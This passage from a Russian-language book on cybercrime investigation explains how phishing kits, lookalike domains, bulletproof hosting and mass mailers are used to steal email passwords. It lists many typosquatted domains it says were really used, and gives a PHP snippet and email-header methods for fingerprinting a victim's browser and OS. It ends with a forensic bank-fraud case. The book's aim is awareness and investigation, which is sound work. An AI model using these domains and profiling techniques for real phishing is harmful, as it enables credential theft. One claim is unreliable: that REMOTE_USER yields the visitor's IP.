


Рис. 1.38. Интерфейс фэйка «Блокировка подозрительных IP»

Интерфейс может говорить о сбое авторизации (рис. 1.39) или сообщать о восстановлении учетной записи (рис. 1.40)

Хочется еще привести пример очень старого, но остроумного вида фишинг-движка, имитирующего повторную активацию аккаунта из-за блокировки с «данными по инциденту», созданного под мобильные телефоны (рис. 1.41).

Текст на странице фэйка сообщает пользователю, что к его аккаунту была совершена попытка несанкционированного входа, которая была заблокирована системой, чем была спасена неприкосновенность электронной почты пользователя. Для пущей убедительности приводится некий IP-адрес, с которого якобы была проведена атака. Видимо, создатель такого фэйка был в творческом расположении духа.

Понятно, что движки злоумышленники с творческим подходом могут делать индивидуально под конкретного пользователя (см. рис. 1.42).




Рис. 1.39. Интерфейс фэйка: сбой авторизации




Рис. 1.40. Интерфейс фэйка: восстановление учетной записи




Рис. 1.41. Интерфейс фэйка: заблокирована попытка входа




Рис. 1.42. Интерфейс фэйка: идентификация iCloud

При всей простоте, которая здесь была продемонстрирована выше, рассмотренные файлы являются элементами интернет-ресурсов и предназначены для неправомерного копирования компьютерной информации – паролей пользователей сервисов сети Интернет при размещении их на сервере.

Разобраться в них несложно, и понять основную схему их работы при анализе представленных примеров может каждый.

Такие фишинг-движки имитируют один из почтовых (или иных) сервисов, визуально повторяя интерфейс оригинального серве-

ра. Когда пользователь вводит данные для авторизации – логин и пароль (или только пароль), скрипт (программа) такого сервера осуществляет копирование учетных данных пользователя и перенаправляет пользователя на оригинальный сервер, при этом для пользователя процесс копирования пароля осуществляется в скрытом режиме.

Доменные имена

Однако одного только движка недостаточно, требуется доменное имя. Для эффективного использования разработанных фишинг-движков злоумышленники регистрируют такие доменные имена, которые не должны бросаться в глаза, а в идеале должны выглядеть максимально похоже по написанию с наименованиями ресурсов, на которых размещена учетная запись жертвы (и под интерфейс которых был приготовлен фэйк).

Автор приведет примеры доменных имен, которые действительно успешно использовались злоумышленниками для фишинга:

```
qqoq.ru
gmaik.ru
qoooqle.ru
gogund.ru
qrnail.ru
qnrail.ru
gmaii.ru
qmlail.ru
gmali.ru
incup-cafe.ru
qmair.ru
gmarl.ru
gooqie.ru
qooqile.ru
iogin.ru
gnaii.ru
qnnail.ru
qooqin.ru
goonle.ru
yarcex.ru
qooqlie.ru
gogile.ru
```

maing.ru
qoonle.ru
gooole.ru
mgail.ru
gologe.ru
cgi-google.ru
cqooqle.ru
cgooqle.ru
vlewer.ru
cgi-qooqie.ru
cqi-qooqie.ru
qooiqle.ru
goolqe.ru
qoolge.ru
qoomle.ru
attachview.ru
gmlail.ru
liever.ru
qoigle.ru
gmaai.ru
qoqogle.ru
qologgie.ru
qoqoie.ru
goqole.ru
goqqle.ru
googile.ru
index-gmail.ru
gooqe.ru
gnali.ru
qoooqe.ru
qnall.ru
qnnai.ru
qooegl.ru
bkmaill.ru
gmani.ru
rrali.ru
grrlail.ru
gomarr.ru
rlrlail.ru
qmarr.ru
ririail.ru
rraili.ru

```
gmailtech.ru
gmarr.ru
gmail-cgi.ru
google-cgi.ru
gmail-black.ru
gmmail.ru
qrnali.ru
ruqmail.ru
neoyandex.ru
yandetx.ru
neondex.ru
gooqol.ru
qooqol.ru
gooqoi.ru
qoogol.ru
best-carparts.ru
qooqje.ru
qooge.ru
googie.ru
gooqje.ru
qooqr.ru
qooqil.ru
qoeir.ru
qooqel.ru
qogir.ru
qogor.ru
qooqikl.ru
qoqqle.ru
qoqori.ru
qoogil.ru
gmapl.ru
qiiqle.ru
qmali.ru
qmakil.ru
qoqoqle.ru
qoqoqe.ru
qkail.ru
qoogqle.ru
qogoi.ru
qooqgle.ru
qogoq.ru
ggogole.ru
```

```
qqoqle.ru
gogind.ru
gogoq.ru
qolin.ru
qoqk.ru
qoqole.ru
fooqle.ru
google-account.ru
google-abuse.ru
qoke.ru
abuse-google.ru
account-google.ru
qole.ru
cgibinlogin.ru
blackgmail.ru
abuse-tech.ru
technical-abuse.ru
```

Вполне возможно, что какие-то из приведенных доменов сейчас снова используются в преступных целях, в таком случае посчитаем данную информацию предупреждением.

Если же какой-то из приведенных доменов после освобождения используется в добропорядочных целях, автор будет настаивать на денежном вознаграждении за рекламу ресурса (шутка).

При переходах на страницы фишинг-движка несоответствие одной или нескольких букв официальному домену не бросается в глаза. В любом случае, доменное имя должно быть похоже на тот ресурс, на котором находится учетная запись (почтовый ящик) пользователя, или содержать в названии что-то, близкое по смыслу сервиса.

Пользователь не замечает разницы, когда вместо gmail попадает на grnail. Довольно часто используемый мошенниками прием, когда буква «m» заменяется на сочетание «r» + «n».

Вообще говоря, мало кто ищет и тем более находит подвох, видя строку браузера, в которой понаписано что-то вроде:

```
http://grnail.ru/view2.php?id=schet.pdf&login=pochtauser&server=gmail-fil
es&id=111145000565460654684652O
```

или

```
http://yandetx.ru/view2.php?id=price_2017.pdf&login=auser&server=yandex-
files&id=1116546846520
```

Размещение фэйка на сервере

Подготовив фишинг-движок и запася доменные имена, злоумышленнику остается приобрести виртуальный хостинг для размещения несанкционированного ресурса.

Наиболее популярный и функционально подходящий вариант веб-сервера – Apache[1], на котором будет работать большинство популярных систем управления сайтами и иных веб-приложений. Установка и настройка такого веб-сервера чаще всего осуществляются на базе операционных систем Debian / Ubuntu Server.

Для исполнения на стороне сервера написанных программ, входящих в состав движка, требуется поддержка PHP.

Злоумышленниками выбираются в качестве хостинга серверы, имеющие следующую комплектацию: ОС Debian либо Ubuntu, Apache, PHP и MySQL.

Объем дискового пространства для хостинга не критичен, потому что фишинг-движки занимают крайне мало дискового пространства.

С целью долгосрочной работы мошеннического ресурса под цели фишинга выбирают абузоустойчивый хостинг, цена которого, например, при конфигурации Apache 2.3 / PHP 5.3 / MySQL 5.5 / FTP / DNS / Email / Cron / Perl / Python / SSL составляет от 100$ до 800$ в месяц в зависимости от страны физического расположения.

Несколько слов об абузоустойчивом хостинге. Абуза на сленге работников телекоммуникационных услуг означает жалобу, направленную в адрес владельца сервера (хостинга) или другого сервиса на возможные неправомерные действия его клиентов.

К таким жалобам в первую очередь относятся запросы правоохранительных служб с целью получения данных о клиенте, необходимых для его идентификации. К абузам также относятся различного рода требования контролирующих органов о пресечении незаконной деятельности и блокировке информационного ресурса.

Как правило, абузоустойчивый хостинг предоставляется на серверах, физически расположенных за пределами юрисдикции конт-

---

[1] Apache – кросс-платформенный (кросс-платформенное ПО – программное обеспечение, функционирующее более чем на одной аппаратной платформе и операционной системе) HTTP-сервер, поддерживающий операционные системы Linux, BSD, Mac OS, Microsoft Windows и др.

ролирующих органов, и администрация таких компаний не выдает информацию о своих клиентах кому бы то ни было.

Помимо фишинг-движков, для успешного выполнения задачи по получению пароля пользователя применяются send-менеджеры, также размещаемые на удаленном сервере.

Подобные программы позволяют не только осуществлять отправку сообщения пользователю с удаленного сервера, но и обладают такими функциями, как фоновая (автоматическая) рассылка в несколько потоков, встроенный редактор кода, возможность использовать списки (загружать) получателей и шаблоны параметров из файлов, при желании осуществлять массовые атаки.

Качественные send-менеджеры обладают действительно продвинутыми возможностями, позволяющими перебирать во время отправки основные служебные поля электронных писем, не говоря уже об удобных возможностях по предпросмотру создаваемого письма счастья.

Эффективные send-менеджеры позволяют, помимо всего прочего, интегрировать неограниченное количество вложений в тело письма, а для работы требуют от системного окружения (на сервере, откуда будет производиться рассылка) только поддержки PHP и mail transfer agent – sendmail[1].

Вот так вроде бы довольно наглядно и с обилием картинок автор попытался продемонстрировать внутреннюю часть самого эффективного на сегодняшний день и, казалось бы, сложного метода взлома электронных почтовых ящиков.

---

[1] sendmail – кросс-платформенное приложение для передачи электронной почты.

ГЛАВА 2

Комбинированные атаки с использованием фишинга

Напомним, что во всех типичных историях, приведенных в самом начале книги, злоумышленниками использовалась фишинг-атака.

В первой главе достаточно подробно был рассмотрен механизм использования фишинга при выполнении задачи по несанкционированному доступу к электронной учетной записи на примере электронного почтового ящика.

Фишинг-атака может состоять только из присланного письма и подставного интерфейса официального онлайн-сервиса, предназначенного для введения пароля самостоятельно пользователем, не ведающим при этом, что он творит. Однако хищением паролей от учетных записей применение фишинга не ограничивается.

Злоумышленники могут использовать фишинг как один из инструментов комбинированной атаки, в таком случае письмо может содержать вредоносный файл, например бэкдор[1], открывающий доступ злоумышленнику к операционной системе компьютера пользователя и его сетевому окружению.

Исследование компьютерной техники в расследовании инцидентов информационной безопасности или преступлений является одним из самых важных этапов.

---

[1] Бэкдор, backdoor (от англ. *back door* – «черный ход», «задняя дверь») – тип вредоносных программ, позволяющих злоумышленнику получить несанкционированный доступ к данным или удаленному управлению операционной системой.

В результате исследования компьютерного оборудования, носителей информации и программного обеспечения зачастую можно восстановить полную картину произошедшего. Исследование позволяет правильно квалифицировать инцидент, установить его причины и используемые злоумышленниками методы.

Поэтому предлагается провести рассмотрение некоторых типичных случаев комбинированных атак, включающих в себя применение фишинга, опираясь на анализ атакованной компьютерной техники.

Технические данные, обсуждаемые в следующих двух частях, наверное, не будут интересны всем, однако в наше время очень желательно каждому человеку иметь представление о возможностях обнаружения следов киберпреступления, чтобы не быть рабом иллюзий и мифов. За скоростью интеграции высоких технологий во все сферы жизни человека нельзя забывать о пополнении базовых знаний, тем более если это касается безопасности.

Одной из основных идей, которых придерживался автор при создании этой книги, является попытка развенчать миф о невероятной сложности для понимания неспециалистом механизмов, используемых при киберпреступлениях.

В этой главе предлагается рассмотреть и проанализировать типичные случаи комбинированной атаки на реально произошедших случаях.

Но перед началом атаки злоумышленникам требуется получить некоторую информацию об атакуемой системе пользователя.

2.1. Подготовка к персонализированной фишинговой атаке. Некоторые специфические способы сбора информации

Вообще говоря, способов легального получения технической информации об атакуемой персоне или используемой системе достаточно много. Не углубляясь здесь в эту бездну многообразия, хорошо бы обратить внимание на самые простые, но довольно интересные способы получения важной информации, используемые при подготовке к кибератаке, тем более с использованием персонализированного фишинга.

В ходе подготовки к целенаправленной атаке осуществляются изучение круга общения персоны, интересов, сфера деятельности атакуемого. Кроме этого, злоумышленникам необходимо понимать, каким программным обеспечением и устройствами пользуется жертва.

В зависимости от используемых методов авторизации, просмотра писем необходимо готовить интерфейс фишинг-движка или тип засылаемой вредоносной программы.

В частности, большое значение имеют операционная система и браузер, а также информация о способах обращения пользователя к аккаунту: посредством веб-интерфейса или почтового клиента.

Важно для злоумышленников знать, в какие периоды времени пользователь осуществляет обработку почты, а также периоды, когда обращение к почтовому адресу не производится. Электронная почта может быть синхронизирована с мобильным телефоном, и оповещения о входящих сообщениях поступают незамедлительно.

Кроме этого, собирается информация об используемых провайдерах и местах, где осуществляет подключение к сети Интернет потенциальная жертва атаки.

Все эти сведения необходимы злоумышленнику для подготовки индивидуального фишинг-движка, подходящего для используемого жертвой компьютерного устройства, а также планирования дальнейших действий. Например, внедрения в переписку, о чем мы поговорим позже.

Рассматривать все тривиальные способы сбора информации о пользователе, которые могут быть доступны злоумышленникам, в данной книге нецелесообразно. Укажем только, что берется в расчет вся общедоступная информация: размещаемые ранее резюме, профили на разнообразных ресурсах, социальные сети, анализ фотографий и документов, сайты объявлений, знакомые и родные. Большой пласт информации может дать злоумышленникам прогон персоны по базам данных, добытых на черном рынке информационных услуг, о котором речь пойдет в заключении книги.

Необходимо особо указать несколько специфических способов, о существовании которых мало кто догадывается.

Определение браузера и операционной системы атакуемого

Допустим, злоумышленникам известен номер мобильного телефона или электронный адрес выбранной жертвы. Атакующий для под-

готовки атаки и сбора информации создает на совершенно любом сервере сайт (или одну страницу) с содержимым, так или иначе интересным жертве. Это не фишинг-движок, это нечто другое.

Данный ресурс создается только для сбора информации о посетителе в пассивном формате, то есть без принуждения пользователя к вводу каких-либо данных. Все необходимые данные собираются из переменных, содержащих данные об окружении.

Подобную информацию собирают счетчики посещаемости, устанавливаемые администраторами ресурсов для анализа посетителей сайта, но собираемая информация не имеет привязки к определенному лицу.

Немного теории.

User-Agent – это клиентское приложение, использующее определенный сетевой протокол. При посещении веб-сайта клиентское приложение обычно посылает веб-серверу информацию о себе. Это текстовая строка, являющаяся частью HTTP-запроса.

В рассматриваемом ранее примере фишинг-движка (пример 3) в процессе тестовой авторизации для проверки пароля серверу посылалась информация о клиентском приложении: User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; ru; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729).

Есть в языке PHP возможность получения информации об окружении посредством переменной $_SERVER, по сути являющейся массивом, содержащим довольно разнообразные данные[1].

Переменная *$_SERVER* – это массив, содержащий такую информацию, как заголовки, пути и местоположения скриптов. Записи в этом массиве создаются веб-сервером.

В качестве примера использования массива можно продемонстрировать получение информации удаленным ресурсом, на стороне которого исполняется скрипт PHP:

```
<?php
echo $_SERVER['HTTP_USER_AGENT'] . "\n\n";

$browser = get_browser(null, true);
print_r($browser);
?>
```

[1] https://php.ru/manual/reserved.variables.server.html.

Эту функцию можно добавить к странице совершенно любого ресурса и получить информацию об используемой посетителем версии браузера и операционной системы.

Единственное условие работоспособности функции – это наличие на сервере интерпретатора языка PHP, о чем уже упоминалось в предыдущей части.

При исполнении приведенного выше примера кода на сервере, при обращении к ресурсу с использованием браузера Firefox (рис. 2.1) скрипт получает от браузера клиента следующее значение: «Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0».

Рис. 2.1. Браузер Firefox

Как видно из полученных данных, значение Windows NT 6.1 сможет подсказать злоумышленнику, что потенциальная жертва использует операционную систему одной из версий Windows компании Microsoft, а именно Windows 7 или Windows Server 2008 R2.

Значение Win64 указывает на использование семейства 64-битных операционных систем Windows для архитектуры x86-64 (AMD64) и IA-64 (Itanium).

Такие данные критичны для тех, кто собирается начать с заброса бэкдора или использования других вредоносных компьютерных программ или утилит, а также продолжения атаки после получения несанкционированного удаленного доступа к операционной систе-

ме. При компиляции[1] вредоноса должны учитываться особенности операционной системы, Win32-программа может быть после небольших исправлений перекомпилирована в 64-битном варианте. Хотя для запуска в 64-битной операционной системе Windows 32-битных приложений имеется подсистема WoW64, расположение некоторых стандартных директорий и файлов отличается, что может негативно сказаться на результате работы программы.

Для демонстрации приведенного примера можно также посмотреть, какие данные будут содержаться в переменной $_SERVER ['HTTP_USER_AGENT'] при обращении к скрипту с использованием браузера MS Internet Explorer (рис. 2.2).




Рис. 2.2. Браузер MS Internet Explorer

Скрипт получает значение:

```
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Мобильный браузер телефона Samsung при обращении к странице, содержащей приведенный PHP-крипт, расскажет злоумышленникам следующее:

```
Mozilla/5.0 (Linux; Android 7.0; SAMSUNG SM-J710F Build/
NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/5.4
Chrome/51.0.2704.106 Mobile Safari/537.36
```

При обращении из-под операционной системы Ubuntu функцией будет получена такая информация:

---

[1] Компиляция – процесс перевода (трансляции) исходного кода компьютерной программы с предметно-ориентированного языка на машинно-ориентированный язык.

```
Mozilla/5/0 (compatible; Konqueror/4.5; Linux) KHTML/4.5.3 Kubuntu
```

Вариант отображения полученных данных при обращении пользователя из MAC OS:

```
Opera/9.80 (Macintosh; Intel Mac OS X 10.10.3; Edition MAS)
Presto/2.12.388 Version/12.15
```

Таким образом, заманив пользователя на ресурс с размещенным на нем простеньким скриптом, имеется возможность определить используемую потенциальной жертвой версию браузера и операционной системы.

Естественно, для использования этой функции злоумышленники не отображают полученных от браузера значений, а записывают их в текстовый файл на сервере или отправляют на свой электронный адрес.

Определение IP-адресов атакуемого

С таким же успехом можно получить информацию об IP-адресе, посредством которого осуществлялось обращение пользователем к странице. Для этого можно использовать переменную 'REMOTE_USER' того же массива $_SERVER:

```
$_SERVER['REMOTE_USER'];
```

Созданный злоумышленниками простенький ресурс может поведать необходимую информацию о пользователе, и все это выглядит совершенно безобидно и законно. Такой ресурс может быть заброшен жертве в социальной сети или любым другим способом, как от имени незнакомого пользователя, так и при использовании одного из аккаунтов «друзей».

Знание операционной системы, браузера и IP-адреса уже позволяет злоумышленнику определиться с типом вредоносной программы, которую можно закинуть жертве, или какие уязвимости использовать в продолжение атаки.

Как может еще использоваться полученная информация, будет рассмотрено в следующих частях книги.

А пока можно рассмотреть еще один интересный способ получения информации о потенциальной жертве, которая очень важна для злобных кибершпионов.

Анализ служебных заголовков

В основе этого способа получения информации лежит анализ служебных заголовков (свойств) электронного сообщения, которые имеются у любого сообщения и определены в документе RFC-822 (Standard for ARPA Internet Text Message)[1].

Этот метод сводится к навязанной пользователю, в отношении которого осуществляется сбор информации, переписке с использованием принадлежащего ему электронного почтового адреса. Цель – под каким-либо предлогом от пользователя нужно получить электронное письмо.

В самом простом варианте это может выглядеть примерно так. Пользователю на электронный ящик приходит письмо: «Привет, Серега, когда долг вернешь? Да и вообще, давно не виделись, как там дела на работе?» В ответ пользователь, скорее всего, напишет: «Ты кто вообще?»

Навязать переписку можно также с использованием фишинга, то есть используя похожий на известный жертве электронный адрес. В зависимости от личности жертвы злоумышленники могут представиться рекламным агентом, продюсерским центром, режиссером, фондом помощи, представителем СМИ, поставщиком товаров или услуг, клиентом и т. д.

Получив ответное письмо от потенциальной жертвы и проведя его анализ, злоумышленники могут почерпнуть из него весьма ценную для себя информацию. Эта информация никак не связана с тем, что напишет пользователь, даже если это будет пара нецензурных выражений.

Интересующая информация кроется в служебных заголовках электронного письма, которые в обычном режиме просмотра не отображаются ни в почтовом клиенте, ни в интерфейсе почтового сервиса. Но они все-таки есть.

К примеру, служебные заголовки могут содержать информацию о почтовом клиенте, посредством которого пользователь отправил сообщение:

```
X-Mailer: Apple Mail (2.3273)
```

В данном случае служебные заголовки содержат информацию об использовании отправителем Apple Mail – почтового клиента от

---

[1] https://www.w3.org/Protocols/rfc822/.

Apple Inc., который входит в стандартную поставку Mac OS X и iOS. Ну совершенно очевидно, что нет никакого смысла подкидывать такому пользователю вредоносную программу – бэкдор или троян, написанную под операционные системы Windows или Android.

Если пользователь отправляет письмо непосредственно из браузера, допустим, сервиса mail.ru, то в служебном заголовке будет содержаться следующее значение:

```
X-Mailer: Mail.Ru Mailer 1.0
```

При отправке письма посредством почтового клиента Thunderbird:

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101
Thunderbird/52.4.0
```

При отправке электронного письма через мобильное приложение «Яндекс Почта» служебные заголовки также будут содержать полезную информацию:

```
X-Mailer: Yamail [ http://yandex.ru ] 5.0
X-Yandex-Mobile-Caller: mobile
```

Из информации в служебных заголовках присланного письма также можно установить IP-адрес и наименование устройства, с которого было отправлено электронное письмо.

Полученная из служебных заголовков электронного письма информация поможет злодеям спланировать и провести дальнейшие атаки, спроектировав инструментарий нападения в соответствии с используемым жертвой устройством и программами для просмотра и отправки электронной почты.

Приведенные примеры должны продемонстрировать простоту добывания необходимой информации и лишний раз указать на то, что для проведения атаки и получения чужих паролей не всегда требуются невероятные технические знания, все намного проще, чем кажется.

2.2. Атака с использованием «заброса» вредоносных программ

Вспомним приведенную в начале книги первую типичную историю. В этом примере, получив в банке выписку по расчетному счету,

бухгалтер обнаружил пропажу денежных средств. Как выяснилось, хищение денежных средств было осуществлено посредством проведения девятнадцати мошеннических платежей, совершенных через систему дистанционного банковского обслуживания, установленную на компьютере самого бухгалтера.

Когда представители организации обратились в свой банк с претензиями, выяснилось, что авторизации в системе дистанционного банковского обслуживания и все мошеннические транзакции осуществлялись с использованием IP-адресов, используемых в офисе потерпевшей компании. Мало того, полученные из банка электронные журналы, содержащие данные о соединениях, свидетельствовали о том, что для доступа и подтверждения операций использовался только один электронный ключ, так называемый USB-токен[1], находившийся у главного бухгалтера.

Преступления такого характера до недавнего времени расследовались с большим трудом, квалификация преступления давалась неверная, и уголовные дела если и возбуждались, то практически все оставались «висяками»[2]. По тем же причинам возбуждение уголовных дел осуществлялось следственными органами с большой неохотой и по неверной статье, по ст. 158 УК РФ[3], за которую меньше спрашивают.

Максимум, на что хватало следственных органов, – это установить города, в которых были в итоге обналичены похищенные мошенническим путем денежные средства.

Возбужденное дело, как правило, пылилось в сейфе, приостановленное, а руководитель организации и учредители подозревали друг друга и своих сотрудников, потому как установить истинные причины происшествия не удавалось.

В действительности что мог предположить генеральный директор? Единственными подтвержденными данными в деле были дан-

---

[1] eToken (от англ. *electronic* — электронный и англ. *token* — признак, жетон) – торговая марка для линейки персональных средств аутентификации в виде USB-ключей.

[2] «Висяк» – возбужденное, а затем приостановленное уголовное дело, как правило, не имеющее перспектив раскрытия в связи с невозможностью установить виновных лиц.

[3] Статья 158 УК РФ «Кража». URL: http://www.consultant.ru/document/cons_doc_LAW_10699/57b5c7b83fcd2cf40cabe2042f2d8f04ed6875ad/.

ные, полученные из банка: выписки по движению денежных средств и журналы транзакций, указывающие на то, что все действия проводились исключительно с использованием того самого компьютера, установленного в определенном кабинете организации. Часто такие инциденты заканчивались увольнениями сотрудников и без возможности как-либо компенсировать причиненный организации ущерб.

С недавних пор, при условии своевременного проведения исследования компьютерного оборудования в рамках доследственной проверки (до передачи материалов в органы следствия для решения вопроса о возбуждении уголовного дела), инциденты компьютерного мошенничества стали верно квалифицироваться по ст. 159.6 УК РФ[1] и достаточно эффективно расследоваться.

Такие преступления, как хищение денежных средств путем модификации компьютерной информации и несанкционированного доступа, имеют сложный алгоритм расследования и должны на всем протяжении сопровождаться квалифицированными специалистами. Тогда и у следственных органов будет больше желания работать, и у потерпевших есть надежда на возмещение ущерба. К этому еще вернемся в последующих частях.

А сейчас вернемся к инциденту. С целью установления истинных причин и обстоятельств произошедшего компьютеры потерпевшей организации, в том числе используемые в бухгалтерии, были направлены для изучения специалистам.

В результате анализа файловой системы носителя компьютерной информации была обнаружена информация об операциях по удалению некоторых директорий и файлов (см. рис. 2.3)[2].

По этой первичной информации уже видно, что лицом (или лицами), осуществившим неправомерные действия, были предприняты попытки скрыть некоторые следы своей деятельности на компьютере.

---

[1] Статья 159.6 УК РФ «Мошенничество в сфере компьютерной информации». URL: http://www.consultant.ru/document/cons_doc_LAW_10699/51c53d82b60ac8c009745bdea3838d507064c6d3/.

[2] Восстановление информации чаще всего осуществляется специалистами при помощи давно зарекомендовавших себя программ: R-Studio (r-studio.com, UFS Explorer (rlab.ru) или комплексов ACE Lab (acelab.ru).

